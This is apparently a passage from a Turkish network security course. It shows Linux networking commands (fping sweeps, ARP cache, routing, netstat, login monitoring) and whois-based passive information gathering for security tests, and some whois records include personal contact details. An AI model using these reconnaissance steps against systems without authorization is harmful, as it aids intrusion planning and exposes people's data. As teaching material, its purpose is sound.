Debian, Redhat gibi dağıtımlar dhclient komutu ile DHCP'den IP yapılandırmasını aldırırken Slackware dhcpcd komutu ile bunu başarır.

```
#dhcpcd -nd eth0
```

```
#dhclient eth0
```

1.1.4. Çoklu ping - fping

ping komutu ile aynı anda tek bir hedefe icmp paketleri gonderilebilir. Eger eşzamanlı birden fazla sisteme ping atıp açık makinelerin oranı belirlenmek isteniyorsa fping program kullanılabilir.

Örnek;

192.168.1.0/24 ağında aktif makineleri bulmak için aşağıdaki komut kullanılabilir;


```
root@seclab:~# fping -a -g 192.168.1.0/24|more
192.168.1.2
192.168.1.3
192.168.1.4
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.5
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.6
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.7
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.8
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.9
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.10
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.11
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.12
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.13
192.168.1.99
ICMP Host Unreachable from 192.168.1.106 for ICMP Echo sent to 192.168.1.14
192.168.1.100
```

1.2. Arp

Yerel ağlarda IP-MAC eşlemesini sağlayan Layer 2 protokolüdür. Yerel ağda iki makinenin haberleşebilmesi için öncelikle birbirlerinin MAC adreslerini öğrenmeleri gereklidir. Bunu da ARP sorguları ve o sorgulara dönen cevaplar ile başarırlar.

Iletişime geçecek her makinenin her bağlantı için ARP sorgulaması yapmasını önlemek için işletim sistemleri sorguladıkları IP-MAC sonuçlarını belli müddet kaşelerler. Belirli süre içinde aynı host ile tekrar iletişime geçilmek istemirse ARP sorusu yerine ARP cache'inden faydalansılır.

1.2.1. ARP Belleğini Sorgulama



The screenshot shows a PuTTY terminal window titled "192.168.1.4 - PuTTY". The command "arp -an" has been run, and the output is displayed:


```
bt ~ # arp -an
? (192.168.1.111) at <incomplete> on eth0
? (192.168.1.3) at 00:19:D2:38:6E:45 [ether] on eth0
? (192.168.1.1) at 00:13:64:22:39:3F [ether] on eth0
? (192.168.1.2) at 00:04:61:47:D4:74 [ether] on eth0
bt ~ #
```

A blue callout bubble with a white border and a dark blue shadow is positioned over the last line of the output, containing the text "arp cache" in white.

1.2.2. Arp Belleğine Statik Kayıt ekleme

Bazı durumlarda hedef sisteme ait ARP kaydı(IP-MAC ilişkisi)ni sabit tanımlamak gerekir. Mesela ağa arp cache poisoning tipi ataklardan şüpheleniliyorsa vs.


Sabit ARP tanımı ile işletim sistemine o hedefe gidecek paketlerin sorgulanmadan belirtilen MAC adresine doğru gönderilmesini sağlar.



```
192.168.1.4 - PuTTY
bt ~ # arp -s 192.168.1.111 00:11:22:33:44:55
bt ~ #
bt ~ # arp -an
? (192.168.1.111) at 00:11:22:33:44:55 [ether] PERM on eth0
? (192.168.1.3) at 00:19:D2:38:6E:45 [ether] on eth0
bt ~ #
```

192.168.1.111 ip adresine gönderilen paketler artık 00:11:22:33:44:55 adresli makineye gönderilecektir.

Örnek çıktı;



```
192.168.1.4 - PuTTY
bt ~ # ping 192.168.1.111 -c 2
PING 192.168.1.111 (192.168.1.111) 56(84) bytes of data.

192.168.1.4 - PuTTY
bt ~ # tcpdump -ttttnnn -i eth0 arp or icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
2007-07-25 22:38:31.389273 IP 192.168.1.4 > 192.168.1.111: ICMP echo request,
9525, seq 1, length 64
2007-07-25 22:38:32.388678 IP 192.168.1.4 > 192.168.1.111: ICMP echo request,
9525, seq 2, length 64
2007-07-25 22:38:50.225042 IP 192.168.1.1 > 192.168.1.2: ICMP 192.168.1.1 udp
port 1900 unreachable, length 168
2007-07-25 22:38:50.225371 IP 192.168.1.1 > 192.168.1.2: ICMP 192.168.1.1 udp
port 1900 unreachable, length 169

4 packets captured
13 packets received by filter
0 packets dropped by kernel
bt ~ #
```

1.2.3. Firewall/Router'dan Ip-MAC degisimini kontrol etmek

Bunun icin cesitli yontemler dusunulebilir(genelde mac tabanli filtreleme, ip tabanli filtreleme ve her ikisinin birlestirilerek ip-mac karsilastirmasinin doğruluğu kontrol edilir. Boylece ip ya da mac'ini degistiren biri firewallun kurallarina takilar.)

Böyle bir yöntem her firewall'da geçerli olmayabilir ve daha da ötesi boş yere guvenlik duvarını yorar.

Daha farklı bir yöntem olarak Gateway'de yerel ağdaki tüm makinelerin IP-MAC eşlemeleri statik olarak girilir ve sabitlenirse IP adresini ya da MAC adresini değiştiren bir kullanıcının Gateway ile erişimi kesilecektir.

Arp komutuna eklenecek kayıtların kalıcı olması arp komutunun sonuna eklenen pub parametresi ile gerçekleştirilir.

#arp -s 1.1.1.2 00:22:33:44:33:22 pub

Gibi.

Not: Statik girilen ARP kayıtları kalıcı olmaz, kalıcı olabilmesi için pub parametresi kullanılmalıdır.


Örnek çalışma: Gateway'de statik ve kalıcı arp kayıtları girilmiş bir sistemde yerel ağdaki bir kullanıcının IP/MAC adresini değiştirmesi sonucunda ne olur?

tcpdump -i fxp0 -ttt -e icmp

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on fxp0, link-type EN10MB (Ethernet), capture size 96 bytes
000000 00:22:33:44:55:66 > 00:04:23:0c:5d:b8, ethertype IPv4 (0x0800),
length 98: 1.2.3.4>5.6.7.8: ICMP echo request, id 56936, seq 42, length 64
000051 00:04:23:0c:5d:b8 > 00:08:74:db:01:f8, ethertype IPv4 (0x0800),
length 98: 5.6.7.8 > 1.2.3.4: ICMP echo reply, id 56936, seq 42, length 64
1. 009937 00:22:33:44:55:66 > 00:04:23:0c:5d:b8, ethertype IPv4 (0x0800),
length 98: 1.2.3.4>5.6.7.8: ICMP echo request, id 56936, seq 43, length 64
000055 00:04:23:0c:5d:b8 > 00:08:74:db:01:f8, ethertype IPv4 (0x0800), length
98: 5.6.7.8 > 1.2.3.4: ICMP echo reply, id 56936, seq 43, length 64
^C
4 packets captured
16 packets received by filter
```

1.3. Yönlendirme Tablosu – Routing Table

İşletim sisteminin kendi bulunduğu ağ haricindeki ağlara erişim için yönlendirme tablosunu kullanır. Bunu şehirlerarası yolculuklardaki tabelalara benzetebiliriz. Düz bir yolda giderken öünüze Ankara, İstanbul, Edirne gibi istikametleri belirten levhalar çıkar siz de hangi istikamete doğru gitmek istiyorsanız ona göre aracınızı yönlendirirsiniz.



Bilgisayar ağlarında da durum benzerdir. X ağına ulaşmak için ya sistemimiz o ağa direkt bağlı olmalı(aynı ağda olma durumu) ya da o ağa giden bir routing kaydı olmalıdır.

1.3.1. Yönlendirme tablosu Görüntüleme

İşletim sisteminin routing tablosunu görüntülemek için netstat -rn ya da route -n komutları kullanılabilir. -n parametresi IP adreslerine ait isimlerin çözümlemesini önlemek içindir.

```
bt ~ # netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
e
192.168.1.0     0.0.0.0         255.255.255.0    U        0 0          0 eth0
127.0.0.0       0.0.0.0         255.0.0.0      U        0 0          0 lo
0.0.0.0         192.168.1.1     0.0.0.0        UG       0 0          0 eth0
bt ~ #
```

1.3.2. Yeni yönlendirme(Routing) Ekleme

Belirlenen bir hedefe özel bir yönlendirme eklemek istenirse route komutu add parametresi ile kullanılır.

```
bt ~ # route add -net 100.100.100.0/24 gw 192.168.1.12
bt ~ # netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
100.100.100.0   192.168.1.12  255.255.255.0    UG      0 0          0 eth0
192.168.1.0     0.0.0.0         255.255.255.0    U        0 0          0 eth0
127.0.0.0       0.0.0.0         255.0.0.0      U        0 0          0 lo
0.0.0.0         192.168.1.1     0.0.0.0        UG       0 0          0 eth0
bt ~ #
```

1.3.3. Varolan Yönlendirme Tanımını Değiştirme

```
bt ~ # route add -host 200.200.200.1 gw 192.168.1.19
bt ~ #
bt ~ #
bt ~ #
bt ~ #
bt ~ # route delete -host 200.200.200.1
bt ~ # netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
100.100.100.0   192.168.1.12  255.255.255.0    UG      0 0          0 eth0
192.168.1.0     0.0.0.0         255.255.255.0    U        0 0          0 eth0
127.0.0.0       0.0.0.0         255.0.0.0      U        0 0          0 lo
0.0.0.0         192.168.1.1     0.0.0.0        UG       0 0          0 eth0
bt ~ #
```

1.3.4. Linux Sistemleri Router(Yönlendirici) Olarak Yapılandırma

Linux sistemleri yönlendirici olarak kullanmak için yapılması gereken tek şey ip_forwarding özelliğinin aktif edilmesidir. Bu işlem sonrasında Linux makine kendine gelen istekleri hedefine doğru yönlendirmeye başlayacaktır.

1.3.5. DNS Yapılandırması

Linux sistemlerde isim çözme ile ilgili olarak kullanılan iki temel dosya vardır. /etc/resolv.conf ve /etc/hosts dosyaları.

/etc/hosts dosyası herhangi bir dns kaydına gerek kalmadan isim ile ulaşmak istenilen sistemlere ait kayıtları tutar.

```
#cat /etc/hosts
```

```
127.0.0.1      localhost
127.0.0.1      bt.example.net bt
192.168.1.1    egitim.lifeoverip.net
```

/etc/resolv.conf dosyası ise sistemin hangi DNS ayarlarını kullanacağı bilgisini saklar.

```
# cat /etc/resolv.conf
```

```
# Generated by dhcpcd for interface eth0
nameserver 22.15.2.2
nameserver 192.168.1.1
```

Bir de bunların haricinde /etc/host.conf dosyası vardır. Bu dosya ile isim çözümleme işleminin hangi sıra ile olacağı belirtilir.

```
#cat /etc/host.conf
```

```
order hosts, bind
multi on
```

1.3.6. Netstat ile Ağ Durumunu İzleme

Linux sistemlerde ağ bağlantılarını izlemek için netstat komutu kullanılır. Netstat kullanılarak TCP/UDP/ICMP/IP protokollerine ait bağlantı bilgileri sistemden anlık olarak alınabilir.

1.3.6.1. TCP Bağlantılarını İzleme

```
netsec-egitim ~ # netstat -ant inet
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
tcp    0      0 0.0.0.0:6000        0.0.0.0:*
tcp    0      0 0.0.0.0:631        0.0.0.0:*
tcp6   0      0 :::6000           :::*
tcp6   0      0 :::22            :::*
tcp6   0  548 ::ffff:192.168.1.5:22  ::ffff:192.168.1.4:4201 ESTABLISHED
```

1.3.6.2. UDP Bağlantılarını İzleme

```
netsec-egitim ~ # netstat -anu
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
udp    0      0 0.0.0.0:68        0.0.0.0:*
udp    0      0 0.0.0.0:631       0.0.0.0:*
```

1.3.6.3. Sistemde Hizmet Veren Portları İzleme

```
# netstat -ant|grep LISTEN
```

```
tcp    0      0 0.0.0.0:6000        0.0.0.0:*
tcp    0      0 0.0.0.0:631        0.0.0.0:*
tcp6   0      0 :::6000           :::*
tcp6   0      0 :::22            :::*
```

1.4. Sistem/Ağ Güvenliği ile ilgili Temel Komutlar

1.4.1. Sistem Giriş İşlemleri

1.4.1.1. Sisteme Kimler Bağlı?

Sisteme hangi kullanıcıların nerden bağlandığı ne kadar süredir idle olduğu gibi bilgileri almak için who komutu kullanılır.

Who komutu kullanım örnekleri

netsec-egitim ~ # who

```
root    tty1      Jul 10 21:45
root    pts/4      Jul 11 14:27 (192.168.1.11)
root    pts/5      Jul 11 14:32 (192.168.1.11)
```

netsec-egitim ~ # who -H

```
NAME   LINE      TIME      COMMENT
root   tty1      Jul 10 21:45
root   pts/4      Jul 11 14:27 (192.168.1.11)
root   pts/5      Jul 11 14:32 (192.168.1.11)
```

netsec-egitim ~ # who -l -i -H

who: Warning: -i will be removed in a future release; use -u instead

```
NAME   LINE      TIME      IDLE      PID COMMENT
root   tty1      Jul 10 21:45 16:46      4173
LOGIN  tty2      Jul 10 21:43          4174 id=c2
LOGIN  tty3      Jul 10 21:43          4175 id=c3
LOGIN  tty4      Jul 10 21:43          4176 id=c4
LOGIN  tty5      Jul 10 21:43          4177 id=c5
LOGIN  tty6      Jul 10 21:43          4178 id=c6
root   pts/4      Jul 11 14:27  .        14001 (192.168.1.11)
root   pts/5      Jul 11 14:32  .        15516 (192.168.1.11)
```

netsec-egitim ~ # who -b

```
system boot Jul 10 21:43
```

netsec-egitim ~ # who am i

```
root   pts/4      Jul 11 14:27 (192.168.1.11)
```

Sisteme bağlı kullanıcıların ne yaptıkları ile ilgili detay bilgi için benzer bir komut olan w komutu kullanılır.

1.4.1.2. w komutu kullanım örnekleri;

```
netsec-egitim ~ # w
```

```
14:37:49 up 16:54, 4 users, load average: 0.74, 0.24, 0.16
USER   TTY   FROM      LOGIN@ IDLE JCPU PCPU WHAT
root   tty1   -       Tue21 16:52m 1.29s 0.05s /bin/sh /usr/X11R6/bin/startx
root   pts/4   192.168.1.11 14:27 0.00s 0.07s 0.00s w
root   pts/5   192.168.1.11 14:32 2.00s 0.34s 0.18s ssh localhost -l huzeyfe
huzeyfe pts/6   localhost 14:37 2.00s 0.32s 0.26s vi /etc/passwd
```

Sistem süreçleri ile ilgili önemli komutlardan biri de sisteme yapılan girişleri loglayan last komutudur.

Last komutu ile kullanıcıların sisteme ne sıklıkla giriş yaptığı izlenebilir.

```
netsec-egitim ~ # last
```

```
huzeyfe    tttyp0  88.233.47.18  Tue Jul 24 23:27  still logged in
huzeyfe    tttyp0  212.65.136.101  Tue Jul 24 16:23 - 16:53 (00:30)
huzeyfe    tttyp0  212.65.136.101  Tue Jul 24 09:40 - 15:18 (05:38)
Lifeoverip  tttyp2  88.235.78.143  Mon Jul 23 20:57 - 23:11 (02:13)
huzeyfe    tttyp1  88.235.78.143  Mon Jul 23 20:32 - 22:43 (02:11)
adnan     tttyp0  88.235.47.135  Mon Jul 23 19:41 - 21:50 (02:09)
huzeyfe    tttyp0  88.233.217.135  Sun Jul 22 15:37 - 16:02 (00:25)
```

Sadece belirli bir kullanıcının yaptığı girişleri çekmek için(Örnek ftp kullanıcısı)

```
netsec-egitim ~# last ftp
```

```
ftp      ftp    212.65.136.101  Mon Jul 16 11:21 - 11:21 (00:00)
ftp      ftp    localhost      Sat Jul  7 23:07 - 23:07 (00:00)
ftp      ftp    localhost      Sat Jul  7 23:07 - 23:07 (00:00)
ftp      ftp    80.92.84.37   Sat Jul  7 19:09 - 19:09 (00:00)
ftp      ftp    89.238.70.2   Fri Jul  6 15:54 - 15:54 (00:00)
```

```
wtmp begins Mon Jul  2 11:01:44 EEST 2007
```

2. Güvenlik Testlerinde Bilgi Toplama

2.1. Bilgi Neden Değerlidir?

Günümüz dünyasında en değerli varlıklardan biri “bilgi” dir. Bu bilgi kimi zaman bir mal üretmek için kimi zaman da üretilen mala ait detayların, formüllerin saklanması için kullanılabilir. Bilgisayar dünyasında ise bilgi her şey demektir. Tüm iletişimın sayısal olarak gerçekleştiği düşünülürse her bilgi bir sayısal veridir ve meraklı gözlerden korunmalıdır.

2.2. Güvenlik Testlerinde Bilginin Önemi

Güvenlik testlerinde bilgi toplama en önemli adımdır. Yeterli düzeyde toplanmayan bilgiden istenilen sonuçlar çıkarılamaz. Bilgi toplama esnasında bu gerekli mi değil mi diye sorulmadan alınabilecek tüm bilgiler alınmalı ve bu bilgiler sonraki aşamalarda kullanılmak üzere sınıflandırılmalıdır.

2.3. Bilgi Toplama Yöntemleri

Bilgi toplama; hedef sistemle doğrudan iletişime geçerek ve hedef sistemden bağımsız olmak üzere iki türdür.

1. Pasif Bilgi Toplama
2. Aktif Bilgi Toplama

2.3.1. Pasif Bilgi Toplama

Hedef sistem ile doğrudan iletişime geçilmez, herhangi bir iz bırakmadan internetin imkanları kullanılarak yapılır.

Mesela whois sorguları ile şirketin ip aralığı, sorumlu yöneticisi bulunabilir. DNS sorguları ile mail, ftp ve benzeri servislerin hangi ip adreslerinde çalıştığı, ip adresleri ve işletim sistemi bilgilerini hedefle herhangi bir iletişim kurmadan alınamılır.

Basit bir whois sorgusundan şu bilgiler edinilebilir; ilgili birimde çalışanların telefon numaraları, e-posta adresleri , şirketin e-posta adresi kullanım profili(isim.soyisim@sirket.com) gibi) vb.

2.3.1.1. IP Adresleri ve Domain Adları Hakkında Bilgi Edinme

Tüm dünyada ip adresi ve domain ismi dağıtımları tek bir merkezden kontrol edilir. Bu merkez ICANN(Internet Corporation for Assigned Named and Numbers)adlı bir kurumdur.

ICANN IP adresleri ve domain isimlerinin dağıtımını aşağıdaki gibi düzenlemiştir.

IP Adresleri : RIR(Regional Internet Registrars) lar aracılığı ile.

Domain isimleri : Özel şirketler aracılığı ile IP Adreslerinin bulunduğu bölgeye göre farklı RIR'lardan sorgulanabilir. Dünya üzerinde ip adreslerinin bilgisini tutan dört farklı RIR vardır. Bunlar ;



RIPE NCC

Réseaux IP Européens Network Coordination Centre

<http://www.ripe.net>



ARIN

American Registry for Internet Numbers

<http://www.arin.net>



APNIC

Asia Pacific Network Information Centre

<http://www.apnic.net>



LACNIC

Latin American and Caribbean IP address Regional Registry

<http://lacnic.net>



Bir IP adresine ait bilgilere en kısa yoldan whois sorgusu ile erişilebilir.

```
# whois 194.27.72.88
```

```
OrgName: RIPE Network Coordination Centre
OrgID: RIPE
Address: P.O. Box 10096
City: Amsterdam
StateProv:
PostalCode: 1001EB
Country: NL
```

```
ReferralServer: whois://whois.ripe.net:43
```

```
NetRange: 194.0.0.0 - 194.255.255.255
CIDR: 194.0.0.0/8
NetName: RIPE-CBLK2
NetHandle: NET-194-0-0-0-1
Parent:
NetType: Allocated to RIPE NCC
NameServer: NS-PRI.RIPE.NET
NameServer: NS3.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: NS-EXT.ISC.ORG
NameServer: SEC1.APNIC.NET
NameServer: SEC3.APNIC.NET
NameServer: TINNIE.ARIN.NET
Comment: These addresses have been further assigned to users in
Comment: the RIPE NCC region. Contact information can be found in
Comment: the RIPE database at http://www.ripe.net/whois
RegDate: 1993-07-21
Updated: 2005-08-03
```

```
# ARIN WHOIS database, last updated 2008-12-04 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
% This is the RIPE Whois query server #1.
% The objects are in RPSL format.
%
```

```
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html
```

```
% Note: This output has been filtered.
% To receive output for a database update, use the "-B" flag.
```

```
% Information related to '194.27.72.0 - 194.27.72.255'
```

```
inetnum: 194.27.72.0 - 194.27.72.255
netname: KOU-NET
```

```
descr: Kocaeli University
country: TR
admin-c: OC222-RIPE
tech-c: OC222-RIPE
status: ASSIGNED PA
mnt-by: ULAKNET-MNT
source: RIPE # Filtered

irt: irt-ULAK-CSIRT
address: National Academic Network
address: and Information Center
address: YOK Binası B5-Blok
address: 06539 Bilkent
address: Ankara-TURKEY
phone: +90 312 298 93 10
fax-no: +90 312 298 93 93
e-mail: csirt@ulakbim.gov.tr
signature: PGPKEY-45F7AD77
encryption: PGPKEY-45F7AD77
admin-c: MS6078-RIPE
tech-c: MS6078-RIPE
auth: PGPKEY-45F7AD77
mnt-by: ULAKNET-MNT
source: RIPE # Filtered

person: Omur Can
address: Kocaeli Universitesi
address: Bilgi Islem Dairesi
address: Izmit
address: Turkiye
phone: +90 262 3313912
fax-no: +90 262 3313912
nic-hdl: OC222-RIPE
source: RIPE # Filtered
```

whois servisi TCP/43 portundan çalışmaktadır ve çoğu sistemde bu port dışarıya doğru açık değildir. Bu sebeple whois hizmetini genelde whois proxyler üzerinden kullanılır. Whois proxyler basit birer web sayfasıdır ve kullanıcıdan aldığı sorgulamaları whois sunuculara göndererek sonucu kullanıcıya gösterir.

2.3.1.2. Ripe Üzerinden IP Adresi sorgulama

The screenshot shows a Mozilla Firefox browser window with the title "Query the RIPE Database - Mozilla Firefox". The address bar contains the URL http://www.db.ripe.net/whois?form_type=simple&full_query_string=80.93.212.86&submit.x=0&submit.y=0&submit=Search. The page header includes the RIPE NCC logo and links for RIPE NCC, LIR Portal, and RIPE.

The main content area is titled "RIPE Database Search" and displays the "Query the RIPE Database" form. A red arrow points to the search input field which contains "Search for 80.93.212.86". Below the form are links for "Advanced Search Form" and "Switch to the RIPE TEST Database".

The left sidebar lists "RIPE Database" navigation options: RIPE Database Info, Update Database, Advanced Search, Simple Search, Free Text Search, Database Documentation, Database Copyright, and Support Information. The right sidebar features the RIPE NCC logo and an "E-Learning Centre" link.

The search results for the IP address 80.93.212.86 are displayed as follows:

```
# This is the RIPE Whois query server #2.
# The objects are in RPSL format.
#
# Rights reserved by copyright.
# See http://www.ripe.net/db/copyright.html
#
# Note: This output has been filtered.
# To receive output for a database update, use the "-B" flag
#
# Information related to '80.93.212.80 - 80.93.212.87'

inetnum:      80.93.212.80 - 80.93.212.87
netname:      NET-ATAK
descr:        ATAK LTD.
country:      TR
admin-c:      HN328-RIPE
tech-c:       HN328-RIPE
status:       ASSIGNED PA Definition
mnt-by:       TKLN-MHT
mnt-lower:    TKLN-MHT
mnt-routes:   TKLN-MHT
source:       RIPE # Filtered

person:       Hakan Nebioglu
address:      Derschöpu Cad. No:45
address:      Mecidiyeköy-Istanbul
address:      TURKIYE
mnt-by:       TKLN-MHT
phone:        +90 212 2484126
fax-no:       +90 212 2634315
e-mail:       hakan.nebioglu@teklan.com.tr
nic-hdl:      HN328-RIPE
source:       RIPE # Filtered

# Information related to '80.93.208.0/20AS20649'
```

2.3.1.3. ARIN Üzerinden IP Sorgulama

222.222.222.1 IP adresinin sorumlu olduğu bölge APNIC olduğu için oraya yönlendirme yapılmıyor

ReferralServer: whois://whois.apnic.net

Other WHOIS Servers: ARINIC APNIC LACNIC RIPE InterNIC

NOTE: ARIN üzerinden yapılacak IP adresi sorgulamaları eğer ARIN'in kontrolünde değilse size ilgili RIR'in bilgilerini verecektir. Eğer bir IP adresinin hangi bölgede olduğunu bilmiyorsanız ilk olarak ARIN üzerinden sorgulama yaparak hangi whois sunucularda barındığını öğrenebilisiniz

2.3.1.4. NetworkSolutions Üzerinden Domain Sorgulama

WHOIS domain registration information results for lifeoverip.net from Network Solutions - Mozilla Firefox

Dosya Düzen Görünüm Geçmiş Yer İmleri Araçlar Yardım

http://www.networksolutions.com/whois/results.jsp?domain=lifeoverip.net

Customize Links M Free Hotmail Windows Marketplace Windows Media Windows

Your WHOIS Search Results

lifeoverip.net
Services from Network Solutions:


- » [Certified Offer Service](#) - Let us help you get this domain name!
- » [Backorder](#) - Try to get this name when it becomes available.
- » [SSL Certificates](#) - Get peace of mind with a secure certificate.
- » [Enhanced Business Listing](#) - Promote your business to millions of viewers for only \$1 a month!

